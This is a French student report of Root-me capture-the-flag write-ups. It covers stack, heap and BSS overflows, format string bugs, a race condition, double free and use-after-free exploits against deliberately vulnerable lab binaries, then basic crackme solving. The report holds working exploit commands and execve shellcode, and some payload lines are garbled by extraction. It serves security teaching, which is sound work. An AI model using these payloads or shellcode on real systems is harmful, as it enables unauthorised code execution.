



Collège Sciences et Technologies

Root-me Challenges

Hugo Birginie, Renaud Pignolet, Justine Rotge,
Olympe Urvoas

M1 CSI
2024–2025

Sécurité des logiciels

Table des matières

1	App-System	3
1.1	ELF x86 - Stack buffer overflow basic 1	3
1.2	ELF x64 - Basic heap overflow	4
1.3	ELF x86 - Stack buffer overflow basic 2	5
1.4	PE32 - Stack buffer overflow basic	6
1.5	ELF x86 - Format String Bug Basic 1	9
1.6	ELF x64 - Stack buffer overflow - basic	10
1.7	ELF x86 - Format string bug basic 2	11
1.8	ELF x86 - Race condition	12
1.9	ELF x64 - Double free	13
1.10	ELF x86 - Stack buffer overflow basic 3	14
1.11	ELF x86 - Use After Free - basic	15
1.12	ELF x86 - BSS buffer overflow	16
1.13	ELF x86 - Stack buffer overflow basic 4	17
1.14	ELF x86 - Stack buffer overflow basic 6	18
1.15	ELF x86 - Format string bug basic 3	19
1.16	ELF x86 - Stack buffer and integer overflow	20
2	Cracking	21
2.1	ELF x86 - 0 protection	21
2.2	ELF x86 - Basic	22
2.3	PE x86 - 0 protection	23
2.4	ELF C++ - 0 protection	24
2.5	Godot - 0 protection	25
2.6	PE DotNet - 0 protection	26
2.7	ELF MIPS - Basic Crackme	27
2.8	ELF x64 - Golang basic	28
2.9	ELF x86 - Fake Instructions	32
2.10	ELF x86 - Ptrace	33
2.11	Godot - Bytecode	34
2.12	ELF ARM - Basic Crackme	35
2.13	ELF x64 - Basic KeygenMe	37
2.14	PE DotNet - Basic Anti-Debug	40
2.15	PYC - ByteCode	42
2.16	ELF x86 - No software breakpoints	43
2.17	MachO x64 - keygenme or not	44
2.18	ELF x86 - CrackPass	46
2.19	ELF x86 - ExploitMe	48
2.20	ELF x86 - Random Crackme	49
2.21	GB - Basic GameBoy crackme	51
2.22	PE x86 - Xor Madness	55
2.23	ELF x64 - Crackme automating	58
2.24	APK - Anti-debug	61
2.25	ELF x64 - Nanomites - Introduction	63

1 App-System

1.1 ELF x86 - Stack buffer overflow basic 1

On remarque les deux lignes suivantes dans le code source :

```
char buf[40];
fgets(buf, 45, stdin);
```

On se doute qu'il est possible de provoquer un buffer overflow en utilisant 'fgets' pour écrire au-delà de la capacité du buffer, qui est de 40 octets. Nous pouvons tester ce comportement de manière simple avec le script suivant :

```
$ python -c "print_\u0027A\u0027*40_\u0027BBBB\u0027" | ./ch13
[buf]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
[check] 0x42424242
```

On voit que le buffer est rempli de 40 lettres 'A', suivies de 'BBBB' (ce qui représente la valeur 0x42424242 en hexadécimal, une valeur que l'on retrouve dans la variable 'check').

L'étape suivante consiste à exploiter cette vulnérabilité en modifiant la valeur de 'check' pour qu'elle devienne '0xdeadbeef', ce qui permettrait d'exécuter le bloc de code suivant dans le programme :

```
if (check == 0xdeadbeef)
{
    printf("Yeah dude! You win...\n");
}
```

Nous pouvons accomplir cela en envoyant une chaîne qui dépasse la taille du buffer et qui écrit la valeur souhaitée dans 'check' en little-endian. La commande suivante envoie la chaîne appropriée :

```
$ (python -c "print_\u0027A\u0027*40_\u0027\xef\xbe\xad\xde\u0027"; cat
) | ./ch13
[buf]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[check] 0xdeadbeef
Yeah dude! You win!
Opening your shell...
```

Enfin, une fois que le shell est ouvert, on peut accéder au fichier '.passwd' et récupérer le mot de passe :

```
cat .passwd
1w4ntm0r3pr0np1s
```

1.2 ELF x64 - Basic heap overflow

Le programme alloue deux zones mémoire sur le tas :

```
char *arg = malloc(0x20); // 32 octets
char *cmd = malloc(0x400); // 1024 octets
```

Le buffer `arg` a une taille de 32 octets. Cependant, l'entrée utilisateur est lue avec `gets`, une fonction dangereuse qui ne vérifie pas la taille des données lues. Cela permet d'écrire au-delà de la zone allouée à `arg`, provoquant un dépassement de tampon (heap overflow) qui peut écraser la mémoire adjacente — ici, notamment la zone pointée par `cmd`.

```
gets(arg);
checkArg(arg);
```

La fonction `checkArg` filtre certains caractères spéciaux (comme `;`, `&`, `|`, etc.) dans `arg`, mais elle ne protège pas contre les effets d'un débordement de tampon. Autrement dit, même si l'entrée semble «propre», les données écrites hors limites peuvent altérer `cmd` sans être détectées.

La commande est ensuite construite et exécutée comme suit :

```
strcpy(cmd, "/bin/ls_l");
strcat(cmd, arg);
system(cmd);
```

En exploitant cette faille, on peut écraser `cmd` pour y insérer une commande arbitraire. Par exemple :

- `\x00*32` remplit complètement les 32 octets du buffer `arg` avec des caractères NUL (`\x00`).
- Ensuite, les octets suivants sont écrits juste après dans la mémoire, là où `cmd` est situé.
- On injecte la chaîne `/bin/sh\x00`, qui va écraser le début de `cmd`.
- Puis on ajoute une commande comme `cat .passwd`, qui sera interprétée après ouverture du shell.

Ainsi, au moment où `system(cmd)` est appelé, `cmd` ne contient plus la commande initiale `/bin/ls -l ...`, mais plutôt quelque chose comme :

```
/bin/sh
cat .passwd
```

Ce qui a pour effet de lancer un shell, puis d'exécuter la commande `cat .passwd`, révélant ainsi le contenu du fichier et le flag.

```
$ python -c 'print("\x00"*32 + "/bin/sh\x00" + "
AAAAAAA" + "cat .passwd")' | ./ch94
This_is_a_basic_heap_overflow
```

1.3 ELF x86 - Stack buffer overflow basic 2

Dans le code, on remarque les deux lignes suivantes :

```
char buf[128];
fgets(buf, 133, stdin);
```

On peut donc utiliser 'fgets' pour faire notre buffer overflow. De plus, une fonction intéressante est définie dans le programme :

```
void shell() {
    setreuid(geteuid(), geteuid());
    system("/bin/bash");
}
```

L'objectif ici est d'injecter l'adresse de la fonction 'shell' dans le buffer afin de rediriger l'exécution vers celle-ci. On utilise GDB pour trouver l'adresse de 'shell' :

```
(gdb) disas shell
Dump of assembler code for function shell:
0x08048516 <+0>:      push    %ebp
0x08048517 <+1>:      mov     %esp,%ebp
0x08048519 <+3>:      push    %esi
...
```

Dans cet exemple, l'adresse de la fonction 'shell' est 0x08048516. Puisque le buffer est de 128 octets, nous allons ajouter 128 caractères 'A' pour remplir le buffer, puis ajouter l'adresse de la fonction 'shell' en little-endian. La commande suivante nous permet de réaliser cette injection :

```
$ (python -c "print 'A'*128+_'\x16\x85\x04\x08'" ;
cat) | ./ch15
```

Enfin, une fois que le shell est ouvert, on peut accéder au fichier '.passwd' et récupérer le mot de passe :

```
cat .passwd
B33r1sSoG0oD4y0urBr4iN
```

1.4 PE32 - Stack buffer overflow basic

Pour commencer, on analyse le source `ch72.c`. Il apparaît que `ch72.exe` utilise `gets ()` pour lire sur l'entrée standard (`stdin`) des caractères (octets) qu'il stocke dans une buffer `buff[]` dont la taille est limitée à 16 octets. L'idée est d'écraser EIP avec l'adresse de la fonction `admin_shell ()` de `ch72.exe` pour que cette fonction soit exécutée à la fin de `ch72.exe`, plutôt que l'instruction suivant du programme appelant. Lorsqu'un PE32 est exécuté, le code de ses fonctions est logé à des offsets fixes à partir d'une adresse de base. Pour connaître cette dernière, l'usage consisterait à démarrer le PE32 dans un débogueur et à interrompre son exécution sur la première instruction de sa fonction `main ()`. Mais pour cela, il faut que le programme ait été compilé avec des symboles. Or ce n'est pas le cas ici, comme le montre `objdump` :

```
objdump -t ch72.exe

ch72.exe:          file format pei-i386

SYMBOL TABLE:
no symbols
```

Sachant que le PE32 sera chargé à une adresse fixe, `objdump` peut analyser le contenu de `ch72.exe`, tout particulièrement de sa section `.text` qui contient le code, et indiquer pour chaque fonction qui s'y trouve l'offset de sa première instruction par rapport à cette adresse fixe. La première chose est d'être renseigné sur l'adresse de base de tout le code :

```
objdump -h ch72.exe

ch72.exe:          file format pei-i386

Sections:
Idx Name          Size      VMA       LMA       File
  off  Algn
  0  .text          000128db  00401000  00401000
    00000400  2**2
          CONTENTS, ALLOC, LOAD, READONLY, CODE
  1  .rdata          000062a4  00414000  00414000  00012
    e00  2**2
          CONTENTS, ALLOC, LOAD, READONLY, DATA
  2  .data           00000a00  0041b000  0041b000
    00019200  2**2
          CONTENTS, ALLOC, LOAD, DATA
  3  .gfids           000000b0  0041d000  0041d000  00019
    c00  2**2
          CONTENTS, ALLOC, LOAD, READONLY, DATA
```

L'adresse de base est `0x00401000`.

```
objdump -d ch72.obj | grep admin_shell
00000000 <_admin_shell>:
   8:   e8 00 00 00 00          call    d <_admin_shell
      +0xd>
```

L'offset de `admin_shell()` est tout simplement `0x00000000`. Pour récapituler, il faut donc remplacer la valeur de EIP sauvegardée en mémoire par `0x00401000 + 0x00000000`, soit `0x00401000`.

```
objdump -d ch72.obj
...
00000020 <_main>:
 20:   55                      push    %ebp
 21:   8b ec                  mov     %esp,%ebp
 23:   83 ec 14              sub     $0x14,%esp
 26:   c6 45 ec 00          movb    $0x0,-0x14(%ebp)
 2a:   33 c0                  xor     %eax,%eax
 2c:   89 45 ed              mov     %eax,-0x13(%ebp)
 2f:   89 45 f1              mov     %eax,-0xf(%ebp)
 32:   89 45 f5              mov     %eax,-0xb(%ebp)
 35:   66 89 45 f9          mov     %ax,-0x7(%ebp)
 39:   88 45 fb              mov     %al,-0x5(%ebp)
 3c:   8d 4d ec              lea     -0x14(%ebp),%ecx
 3f:   51                      push    %ecx
 40:   e8 00 00 00 00          call    45 <_main+0x25>
...
```

On voit que ESP est décrémenté de `0x14` (20 octets) avant que `1 + 4 + 4 + 4 + 2 + 1 = 16` octets ne soit mis à 0, ce qui correspond à l'instruction de mise à 0 du contenu de `buff[]` dans `ch72.c`. Autrement dit, `buff[]` occupe bien 16 octets, mais dans un espace réservé pour les variables locales dans la pile qui fait 20 octets. Par conséquent, le format du payload doit être ajusté : c'est 20 octets quelconques, puis 4 octets quelconques, puis les 4 octets contenant l'adresse de `admin_shell()`. On exécute alors pas-à-pas jusqu'à être invité à saisir ce que `gets()` attend, et l'on saisit le payload, à base de lettres pour y voir bien clair : `"AAAAAAAAAAAAAAAAAAAAABBBBCCCC"`. En consultant de nouveau à la mémoire à la même adresse, on voit que la valeur de EIP a été exactement écrasée avec `"CCCC"`. Il ne reste plus qu'à mettre en oeuvre la solution :

```
echo -e 'AAAAAAAAAAAAAAAAAAAAABBBB\x00\x10\x40\x00' |
./ch72.exe
```

Cela provoque clairement l'exécution de `admin_shell()`, mais dans les droits de l'utilisateur courant, ce qui ne permet pas de lire le flag. En fait, il faut utiliser le script `wrapper.sh`, dont l'examen du contenu révèle qu'il effectue une connexion SSH locale sous l'identité de `app-systeme-ch72-crak`, un utilisateur qui dispose des droits pour afficher le contenu de `.passwd`.

```
(echo -e 'AAAAAAAAAAAAAAAAAAAAABBBB\x00\x10\x40\x00';/  
bin/echo 'cat .passwd') | ./wrapper.sh
```

Cela ne fait rien afficher, le cmd.exe se terminant aussitôt. En fait, avec ./wrapper.sh, il faut bloquer l'exécution de cmd.exe avec une instruction cat :

```
(echo -e 'AAAAAAAAAAAAAAAAAAAAABBBB\x00\x10\x40\x00';  
cat) | ./wrapper.sh  
Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\cygwin64\challenge\app-systeme\ch72>cat .passwd  
cat .passwd  
466aa7907db65a182fe0cc97931388c7passwd
```


1.5 ELF x86 – Format String Bug Basic 1

En analysant le code source, on comprend rapidement que le programme lit un secret depuis un fichier caché nommé `.passwd` :

```
FILE *secret = fopen("/challenge/app-systeme/ch5/.  
passwd", "rt");  
...  
printf(argv[1]);
```

Un point important à noter est l'utilisation de `printf(argv[1])` sans chaîne de format explicite. Cela introduit une vulnérabilité de type *format string*, car l'utilisateur contrôle totalement ce qui est interprété par `printf`.


En listant le fichier `.passwd`, on constate qu'il contient 14 octets, ce qui correspond probablement à la longueur du mot de passe :

```
$ ls -l .passwd  
-r----- 1 app-systeme-ch5-cracked app-systeme-ch5  
14 Dec 10 2021 .passwd
```

Sachant que le contenu du fichier est lu dans un tableau de caractères placé sur la pile, on peut tenter d'exploiter la vulnérabilité pour lire la mémoire de la pile à l'aide de spécificateurs de format :

```
$ ./ch5 'python -c "print_\'%08x,%*14" '  
00000020,0804b160,0804853d,00000009,bffffce6,b7e19679,  
bffffbb4,b7fc1000,b7fc1000,0804b160  
,39617044,28293664,6d617045,bf000a64,
```

Ces valeurs hexadécimales sont les contenus de la pile affichés par `printf`. En les convertissant en format *little endian* puis en les insérant dans un éditeur hexadécimal, on peut visualiser leur représentation ASCII.



The image shows a hex editor window with two columns. The left column displays hexadecimal values in pairs, and the right column shows the corresponding ASCII characters. The visible ASCII string is "...=à....µ³γyúß¶√γ..³¶³..³¶³...Dpa9d6)(Epamd...γ". The characters "Dpa9d6)(Epamd" are the password found in the challenge.

FIGURE 1 – Résultat de l'éditeur hexadécimal hexed.it

On y découvre une chaîne lisible, qui est très probablement le mot de passe :

```
Dpa9d6)(Epamd
```

1.6 ELF x64 - Stack buffer overflow - basic

Dans le code, on observe la présence d'un buffer de 256 octets, et il est possible de provoquer un stack buffer overflow en exploitant la fonction scanf. En augmentant progressivement le padding, on remarque un segmentation fault lorsque la taille atteint 280 octets. Ce comportement peut être observé avec la commande suivante :

```
(gdb) run < <(python -c "print_\x00'A'*280+\x00'BBBB'")
Program received signal SIGSEGV, Segmentation fault.
0x00007f0042424242 in ?? ()
```

Nous devons maintenant localiser l'adresse de la fonction callMeMaybe, qui nous permettra de prendre le contrôle du programme et d'ouvrir un shell. Pour cela, on utilise la commande suivante dans gdb :

```
(gdb) info address callMeMaybe
Symbol "callMeMaybe" is at 0x4005e7 in a file compiled
without debugging.
```

Nous pouvons alors injecter l'adresse de la fonction callMeMaybe pour ouvrir un shell, en utilisant la commande suivante :

```
$ (python -c 'print_\x00"A"*280+"\xe7\x05\x40"+" \x00"*5' ;
cat) | ./ch35
```

Enfin, une fois le shell ouvert, nous pouvons récupérer le mot de passe :

```
cat .passwd
B4sicBufferOverflowExploitation
```

1.7 ELF x86 - Format string bug basic 2

En étudiant le code source, on voit que l'appel à `snprintf` est vulnérable à une attaque de type format string. Le but est d'écraser la valeur de l'entier `check` 0x04030201 par 0xdeadbeef. On va d'abord lire la stack pour voir où est écrit notre format string.

```
$ ./ch14 "AAAA%x%x%x%x%x%x%x%x%x%x"
check at 0xbffffa88
argv[1] = [AAAA %x %x %x %x %x %x %x %x %x %x]
fmt=[AAAA 80485f1 0 0 c2 bffffbd4 b7fe1449 f63d4e2e
      4030201 41414141 34303820]
check=0x4030201
```

L'adresse de `check` se trouve au 9e argument de `argv`.

```
$ ./ch14 '$\x88\xfa\xff\xbf%9$n'
check at 0xbffffa98
check=0x4030201
```

On remarque que l'adresse de `check` a bougé.

```
$ ./ch14 '$\x98\xfa\xff\xbf%9$n'
check at 0xbffffa98
You are on the right way !
check=0x4
```

Pour écrire une valeur aussi grande que 0xdeadbeef, on va l'écrire en 2 fois en utilisant `%hn`. D'abord 0xbeef (=48879) à l'adresse de `check`, puis 0xdead (=57005) 2 bytes plus loin (aux adresses 0xbffffa88 et 0xbffffa8a). Nous devons donc écrire les 2 adresses puis $(48879 - 8) = 48871$ bytes, stocker le nombre de bytes déjà écrits à la première adresse, écrire encore $(57005 - 48879) = 8126$ bytes, et enfin stocker le nombre de bytes écrits à la seconde adresse.

```
$ ./ch14 "'printf'\x88\xfa\xff\xbf\x8a\xfa\xff\xbf%s%
s' '%48871x%9$hn' '%8126x%10$hn' "
check at 0xbffffa88
argv[1] = [????????%48871x%9$hn%8126x%10$hn]
fmt=[????????]
check=0xdeadbeef
Yeah dude ! You win!
```

Enfin, le mot de passe peut être affiché :

```
$ cat .passwd
111k3p0Rn&P0pC0rn
```

1.8 ELF x86 - Race condition

En analysant le code source, on constate que le programme enregistre le mot de passe dans un fichier temporaire, attend un quart de seconde, puis supprime ce fichier avant de se terminer.

Ainsi, il est nécessaire de pouvoir lire ce fichier temporaire pendant l'exécution du programme.

Pour cela, on peut exécuter la commande suivante :

```
./ch12 & cat /tmp/tmp_file.txt  
[1] 6996  
eh-q8dEa8q19f9aF() "2a96q92
```

Le mot de passe s'est bien affiché.

1.9 ELF x64 - Double free

Dans ce challenge, on remarque que les deux structures `struct Human` et `struct Zombie` ont la même taille et des champs disposés de manière similaire. Cette similarité permet de réutiliser la mémoire de l'une pour l'autre sans provoquer d'erreur de taille ou d'alignement.

La fonction `prayChuckToGiveAMiracle()` contient le code qui lit le fichier `.passwd` et affiche le flag. Cette fonction n'est normalement jamais appelée directement dans le jeu, mais comme elle est affectée dans un pointeur de fonction de `struct Human`, il est possible de la déclencher de manière détournée. On peut donc faire l'exploitation suivante :

1. **Créer un humain(1)** : Lorsqu'un humain est créé, un espace mémoire est alloué et le pointeur global `human` pointe vers cet espace.
2. **Se suicider(3)** : Le pointeur `human` est libéré, mais il n'est pas réinitialisé à `NULL`. Cela laisse un pointeur qui pointe toujours vers l'ancienne mémoire libérée.
3. **Créer un zombie(5/1)** : En allouant un nouveau zombie, la mémoire nouvellement allouée peut être réutilisée pour l'espace précédemment occupé par l'humain, puisque les structures ont la même taille. Le pointeur `zombie` pointe donc vers la même zone mémoire que `human`.
4. **Prier Chuck(4)** : Le pointeur `human` est à nouveau libéré. Cependant, la mémoire est toujours accessible via le pointeur `zombie`, et il y a donc un *double free*.
5. **Créer un autre humain(1)** : Un nouvel humain est alloué en mémoire. Mais le pointeur `zombie` pointe toujours vers cette structure nouvellement allouée, ce qui signifie qu'il fait référence à une structure `Human` désormais initialisée.
6. **Zombie mange un corps(7/1)** : Le zombie appelle la fonction `eatBody`, mais à cause du *double free* et de la réutilisation de la mémoire, le pointeur de fonction `eatBody` du zombie a été corrompu et pointe maintenant vers la fonction `prayChuckToGiveAMiracle`, qui est alors exécutée pour afficher le flag.

En résumé, grâce à la réutilisation de chunks de même taille, et à l'absence de remise à `NULL` systématique, on force un chevauchement mémoire entre des structures différentes. Ce qui permet, à terme, d'exécuter la fonction qui affiche le flag.

Le payload utilisé est le suivant :

```
$ printf '1\n3\n5\n1\n4\n1\n7\n1\n' | ./ch59
```

On obtient donc :

```
...
Chuck Norris arrives, kills every zombie like a boss.
Turns back to you and says:
r3SpecT_tHe_rules!_
```

1.10 ELF x86 - Stack buffer overflow basic 3

Dans le code, on remarque les lignes suivantes :

```
char buffer[64];
int check;
...
read(fileno(stdin), &i, 1);
...
if (count >= 64)
    printf("Oh_no...Sorry!\n");
if (check == 0xbffffabc)
    shell();
...
switch(i) {
    case 0x08:
        count--;
        printf("\b");
        break;
    default:
        buffer[count] = i;
        count++;
        break;
}
```

La vulnérabilité vient de `read()` combiné à l'absence de vérification sur `count`, ce qui permet un buffer overflow.

Le but est d'écraser la variable `'check'` avec l'adresse `'0xbffffabc'` afin d'exécuter la fonction `'shell()'` et ainsi ouvrir un shell.

Nous ne pouvons pas utiliser un padding classique ici car la variable `'count'` nous empêche d'écrire plus de 64 caractères dans `'buffer'`. Cependant, en observant le `'switch'`, on remarque que si l'on injecte `'0x08'`, la variable `'count'` est décréémentée de 1.

Nous allons exploiter cette particularité en ajoutant plusieurs `'0x08'` dans notre payload, ce qui nous permettra de reculer `'count'` et d'écrire l'adresse `'0xbffffabc'` en little-endian à l'emplacement de `'check'`.

Pour ce faire, nous utilisons la commande suivante :

```
$ (python -c "print '\x08'*4+'\xbc\xfa\xff\xbf'" ;
cat) | ./ch16
```

Enfin, une fois que le shell est ouvert, on peut afficher le fichier `'passwd'` et récupérer le mot de passe :

```
cat .passwd
Sm4shM3ify0uC4n
```

1.11 ELF x86 - Use After Free - basic

Ce challenge repose sur une vulnérabilité de type *use-after-free*. Après l'allocation d'une structure `Dog`, celle-ci est libérée, mais le pointeur global `dog` n'est pas remis à `NULL`. Ce comportement laisse donc un pointeur vers une zone mémoire désormais libre. Lorsqu'une nouvelle structure `DogHouse` est ensuite allouée, la mémoire précédemment libérée peut être réutilisée. Cela permet de corrompre les pointeurs de fonction de la structure `Dog`, notamment `bringBackTheFlag`, en écrivant une adresse arbitraire à l'endroit où se trouvait cette fonction. On peut donc faire l'exploitation suivante :

1. **Création d'un chien(1)** : Une structure `Dog` est allouée avec le nom "dog". Le pointeur global `dog` pointe vers cette zone mémoire.
2. **Mort du chien(4)** : Le chien meurt via la fonction `death`, qui appelle `free(dog)`. Cependant, le pointeur `dog` reste inchangé et pointe toujours vers une mémoire libérée, ce qui constitue une vulnérabilité de type *use-after-free*.
3. **Création d'une niche(5)** : Une structure `DogHouse` est allouée. L'utilisateur fournit d'abord une adresse, puis un nom pour la niche. L'utilisateur injecte ici une charge utile : `A*12 + "\xcb\x87\x04\x08"`, qui correspond à l'adresse de `bringBackTheFlag()` (0x080487cb en little-endian). Cette valeur écrase l'ancien pointeur de fonction.
4. **Appel à bringBackTheFlag(3)** : Le programme tente d'exécuter `dog->bringBackTheFlag()`, mais le pointeur ayant été écrasé par l'utilisateur, cette fonction est redirigée vers l'adresse injectée. Le flag est alors affiché à l'écran.

Voici la commande utilisée pour automatiser l'exploitation :

```
$ python -c 'print("1\n" + "dog\n" + "4\n" + "5\n" + "A"*12 + "\xcb\x87\x04\x08" + "\n" + "toto\n" + "3\n")' | ./ch63
```

Et voici le résultat obtenu :

```
...
Bring me the flag AAAAAAAAAAAAtoto!!!
AAAAAAAAAAAAAtoto prefers to bark...
U44aafff_U4f_The_dOG
```

1.12 ELF x86 - BSS buffer overflow

En regardant le code source, on remarque que l'on peut faire un buffer overflow car lors de la copie de arg dans name, on ne vérifie pas la taille de arg. Pour cela on va utiliser le shellcode suivant :

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

On va l'exporter dans la variable d'environnement SHELLCODE :

```
$ export SHELLCODE=$(python -c 'print_\x90"*100+"\x31\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

Puis on va utiliser le code C suivant pour retrouver l'adresse de notre variable d'environnement :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv) {
    char *ptr;
    ptr = getenv(argv[1]);
    if( ptr == NULL )
        printf("s_not_found\n", argv[1]);
    else printf("s_found_at_%08x\n", argv[1], (unsigned int)ptr);
    return 0;
}
```

```
$ /tmp/getenvaddr SHELLCODE
SHELLCODE found at bffffd9f
```

Notre shellcode se trouve à l'adresse 0xbffffd9f. On va donc faire un padding de la taille de username (512) puis écraser l'eip par l'adresse du shellcode :

```
$ ./ch7 $(python -c 'print_"A"*512+"\x9f\xfd\xff\xbf"')
```

Pour finir on affiche le mot de passe :

```
$ cat .passwd
aod8r2f!q;;oe
```


1.13 ELF x86 - Stack buffer overflow basic 4

Ce challenge exploite une vulnérabilité de type *stack buffer overflow* lors de la récupération des variables d'environnement. Le programme lit les valeurs des variables d'environnement HOME, USERNAME, SHELL et PATH et les copie dans une structure locale à l'aide de `strcpy`, sans vérifier la taille des chaînes entrantes. Cela permet un dépassement de tampon si une de ces variables est trop longue.

L'exploitation repose sur les étapes suivantes : On définit une variable d'environnement USERNAME qu'on remplit de 'A'. On définit une variable d'environnement contenant un shellcode SHELLCODE qui exécutera `/bin/sh` lorsque déclenché. On définit une autre variable d'environnement JUNK très longue (par exemple 1000 octets) pour repérer ses adresses en mémoire à l'exécution. Ces adresses seront utilisées pour positionner correctement le retour d'exécution du buffer overflow. À l'aide d'un binaire appelé `getenv`, on récupère les adresses des variables SHELLCODE et JUNK en mémoire :

```
$ export USERNAME=AAAA
$ export SHELLCODE='python -c "print_\x31\xc0\x50\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\
\x53\x89\xe1\xb0\x0b\xcd\x80"'
$ export JUNK='python -c "print_\x27A\x27*1000"'
```

On réutilise le programme C utilisé précédemment pour trouver l'adresse de notre variable d'environnement :

```
$ /tmp/find/getenv SHELLCODE ./ch8
SHELLCODE found at bffffa15
$ /tmp/find/getenv JUNK ./ch8
JUNK found at bffffad2
```

On exploite la vulnérabilité en modifiant la variable PATH pour contenir un débordement :

- On écrit 160 octets de bourrage pour atteindre l'EIP.
- On écrase l'EIP avec l'adresse du shellcode (ici `0xbffffa15`).
- On fournit également une valeur d'EBP factice pour maintenir la pile valide.

```
$ export PATH='python -c "print_\x27A\x27*160_\x15\xfa\
\xff\xbf_\x2d\xfa\xff\xbf"'
$ ./ch8
```

Le flag est accessible dans un fichier `.passwd`.

```
$ cat .passwd
s2$srAkDAq18q
```

1.14 ELF x86 - Stack buffer overflow basic 6

En lisant le code source, on comprend que l'on peut faire un buffer overflow grace à la fonction `strcpy`. On remarque rapidement que l'on va devoir utiliser un padding de 32 :

```
gdb ./ch33
(gdb) run 'python -c "print_\x00'A'*32_\x00'BBBB'"
Your message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

En utilisant gdb, on va aller chercher l'adresse de `system` et l'adresse `/bin/sh` dans la libc.

```
(gdb) b main
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e67310 <system>

(gdb) info proc map
          Start Addr   End Addr       objfile
          0xb7e27000    0xb7fd2000    libc.so.6
          0xb7fd2000    0xb7fd4000    libc.so.6
          0xb7fd4000    0xb7fd5000    libc.so.6
          ...
(gdb) find 0xb7e27000,0xb7fd5000,"/bin/sh"
0xb7f89d4c
1 pattern found.
```

A l'aide de ces deux adresses on peut donc faire l'injection suivante :

```
$ ./ch33 'python -c "print_\x00'A'*32_\x00'\x10\x73\xe6\xb7'
_\x00'BBBB'_'_\x00'\x4c\x9d\xf8\xb7'"
Your message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAs?BBBBL
???
```

Ainsi, on peut afficher le mot de passe :

```
$ cat .passwd
R3t2l1bcISnicet0o!
```

1.15 ELF x86 - Format string bug basic 3

En inspectant le code on détermine que la faille est causé par le `sprintf` car le deuxième argument n'est pas un format, c'est un tableau.

Notre objectif est de placer notre shellcode dans une variable d'environnement puis d'écraser l'eip par l'adresse de celui-ci.

Nous allons ici utiliser un spécificateur de format `%d`, ce qui nous permet de procéder à un buffer overflow classique pour écraser l'EIP sauvegardé et l'on trouve rapidement que la valeur nécessaire est `%117d` pour atteindre et modifier l'adresse de retour.

Voici notre shellcode que l'on export dans la variable d'environnement `SHELLCODE` :

```
export SHELLCODE='python -c 'print("\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80")' '
```

On réutilise le programme C utilisé précédement pour trouver l'adresse de notre variable d'environnement :

```
/tmp/file/getenv SHELLCODE ./ch17
SHELLCODE found at 0xbffff08
```

```
(python -c "print_\x00'%117x'_\x00'\x08\xfe\xff\xbf'"; cat)
| ./ch17
```

Pour terminer, on retrouve le mot de passe :

```
cat .passwd
f0rm4tm3B4by!
```

1.16 ELF x86 - Stack buffer and integer overflow

Dans ce challenge, la vulnérabilité provient du fait que la variable `size` est un entier signé (`int`). En C, la valeur `0xffffffff` est interprétée comme `-1` lorsqu'elle est lue dans une variable signée. Cela permet à un attaquant de contourner la vérification `if(size >= BUFFER)` puisque `-1` est inférieur à `128`.

Ainsi, en forgeant un fichier dont les 4 premiers octets valent `0xffffffff`, le programme considérera cette valeur comme une taille valide. Il essaiera alors de lire `0xffffffff` octets (soit plus de 4 milliards), provoquant un débordement du tampon de 128 octets et permettant l'exécution de code arbitraire.

L'idée est donc de construire un fichier avec la structure suivante :

`0xffffffff + "/" + JUNK + address of the shellcode`

Dans un premier temps nous allons placer un shellcode dans une variable d'environnement :

```
$ export SHELLCODE=$'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
```

On réutilise le programme C utilisé précédemment pour trouver l'adresse de notre variable d'environnement :

```
$ /tmp/find/getenv SHELLCODE ./ch11
SHELLCODE will be at 0xbffffe08
```

Nous pouvons donc reprendre notre schéma pour construire le fichier malveillant `/tmp/badfile` :

```
$ python -c "print_\xff\xff\xff\xff'_'/'_'A'*156_\x08\xfe\xff\xbf'" > /tmp/badfile

$ ./ch11 /tmp/badfile
[+] The pathname is : /
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
???
```

Un shell s'est bien ouvert on peut donc afficher le flag :

```
$ cat .passwd
8&1-|(5g8q!=
```

2 Cracking

2.1 ELF x86 - 0 protection

La commande `ltrace` permet de suivre les appels aux fonctions de bibliothèques dynamiques effectués par un programme. On va donc l'utiliser pour analyser le binaire.

```
ltrace ./ch1.bin
```

On entre un mot de passe au hasard, ici `toto`, et on remarque une ligne intéressante :

```
strcmp("toto", "123456789")
```

Cela signifie que le programme compare notre entrée `"toto"` avec la chaîne `"123456789"`, qui correspond au mot de passe attendu. Le mot de passe est donc codé en dur dans le binaire.

Il suffit maintenant de relancer le programme avec ce mot de passe :

```
$ ./ch1.bin
Veuillez entrer le mot de passe : 123456789
Bien joue, vous pouvez valider l'épreuve avec le pass
: 123456789!
```

Le mot de passe est bien `123456789`.

2.2 ELF x86 - Basic

La commande `strings` permet d'extraire toutes les chaînes de caractères imprimables contenues dans un fichier binaire. Cela peut révéler des messages, des mots de passe, ou toute autre donnée en clair.

